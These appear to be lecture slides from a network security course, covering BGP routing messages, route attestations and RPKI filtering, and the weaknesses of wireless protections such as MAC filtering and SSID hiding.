


Routing

- Each AS is responsible for moving packets inside it.
- Intra-AS routing is (mostly) independent from Inter-AS routing.



Normal Behavior




$$Y \rightarrow X : B(10)$$
$$Y \rightarrow Z : B(10)$$
$$Z \rightarrow X : Y(5), B(15)$$
$$X \rightarrow A : Z(5), Y(5), B(15)$$

The BGP Protocol

- BGP messages
  - **Origin** announcements:
    - "I own this block of addresses"
  - Route **advertisements**:
    - "To get to this address block, send packets destined for it to me. And by the way, here is the path of ASes it will take"
  - Route **withdrawals**:
    - "Remember the route to this address block I told you about, that path of ASes no longer works"
- Route decisions
  - Border routers receive origin announcements/route advertisements from their peers
  - They choose the "best" path and send their selection downstream
- BGP Attributes
  - BGP messages have additional attributes to help routers choose the "best" path

CIDR Block	Path			Attributes
123.125.28.0/24	768	4014	664	bkup

Route Attestations




- Signing recursively: each advertisement signs everything it receives, plus the last hop.

$$(5, (4, (3, (2, 1)_{k_{AS_1}})_{k_{AS_2}})_{k_{AS_3}})_{k_{AS_4}}$$


Filtering with RPKI

https://www.rfc-editor.org/rfc/rfc6480



- ISPs publish signed route originations
- Other ISPs use signed routes to filter BGP route advertisements

Wireless




Unsecured wireless:

Problem #1:

Everybody is the receiver.


MAC Filtering



SSID hiding

- APs broadcast **Service Set Identifiers (SSIDs)** to announce their presence
- In theory, these should identify a particular wireless LAN
- In practice, SSID can be anything that's 2-32 octets long
- To join network, client must present SSID
- Crappy security mechanism for preventing interlopers:
  - Don't advertise SSID
  - Problem:
    - To join network, client must present SSID
    - This is not encrypted, even if network supports WEP or WPA

